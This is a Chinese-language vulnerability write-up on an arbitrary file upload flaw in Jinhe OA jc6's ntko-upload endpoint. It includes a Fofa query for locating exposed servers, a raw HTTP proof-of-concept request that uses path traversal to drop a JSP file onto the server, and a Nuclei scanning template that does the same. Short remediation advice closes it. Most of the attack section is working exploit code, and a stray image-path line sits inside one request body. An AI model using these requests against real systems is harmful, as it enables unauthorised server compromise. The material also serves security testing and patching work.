# 金和OA jc6 ntko-upload 任意文件上传

## 漏洞描述

金和OA jc6 ntko-upload 任意文件上传，攻击者可通过此漏洞获取服务器权限。

## 漏洞复现

1. Fofa

app="金和网络-金和OA"



1. 界面如下



1. POC

POST /jc6/ntkoUpload/ntko-upload!upload.action HTTP/1.1

Host: your-ip

Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5iALAXlSiqxJXrhK

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36 Edg/114.0.1823.67

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6

Connection: close

------WebKitFormBoundary5iALAXlSiqxJXrhK

Content-Disposition: form-data; name="filename"

../../../../upload/a.jsp

------WebKitFormBoundary5iALAXlSiqxJXrhK

Content-Disposition: form-data; name="upLoadFile"; filename="a.jpg"

Content-Type: image/jpeg

<% out.println("Hello, World!"); %>

------WebKitFormBoundary5iALAXlSiqxJXrhK


Content-Disposition: form-data; name="Submit"

upload

------WebKitFormBoundary5iALAXlSiqxJXrhK--



访问



1. Nuclei

id: jinhe-jc6-ntko-upload-fileupload

info:

name: jinhe-jc6-ntko-upload-fileupload

author: m0be1

severity: high

variables:

filename: "{{to\_lower(rand\_base(10))}}"

boundary: "{{to\_lower(rand\_base(20))}}"

http:

- raw:

- |

POST /jc6/ntkoUpload/ntko-upload!upload.action HTTP/1.1

Host: {{Hostname}}

Connection: keep-alive

Accept-Encoding: gzip, deflate

Accept: \*/\*

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36

Content-Type: multipart/form-data; boundary=----{{boundary}}

------{{boundary}}

Content-Disposition: form-data; name="filename"

../../../../upload/{{filename}}.jsp

------{{boundary}}

Content-Disposition: form-data; name="upLoadFile"; filename="{{filename}}.jpg"

Content-Type: image/jpeg

<% out.println(111\*111);new java.io.File(application.getRealPath(request.getServletPath())).delete(); %>

------{{boundary}}

Content-Disposition: form-data; name="Submit"

upload

------{{boundary}}--

- |

GET /upload/{{filename}}.jsp HTTP/1.1

Host: {{Hostname}}

Accept: \*/\*

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36

extractors:

- type: dsl

name: only\_for\_sleep

dsl:

- wait\_for(3)

matchers:

- type: dsl

dsl:

- status\_code==200 && contains\_all(body,"12321")

## 修复建议

1. 升级到安全版本

2、如非必要，禁止公网访问该系统。

3、设置白名单访问。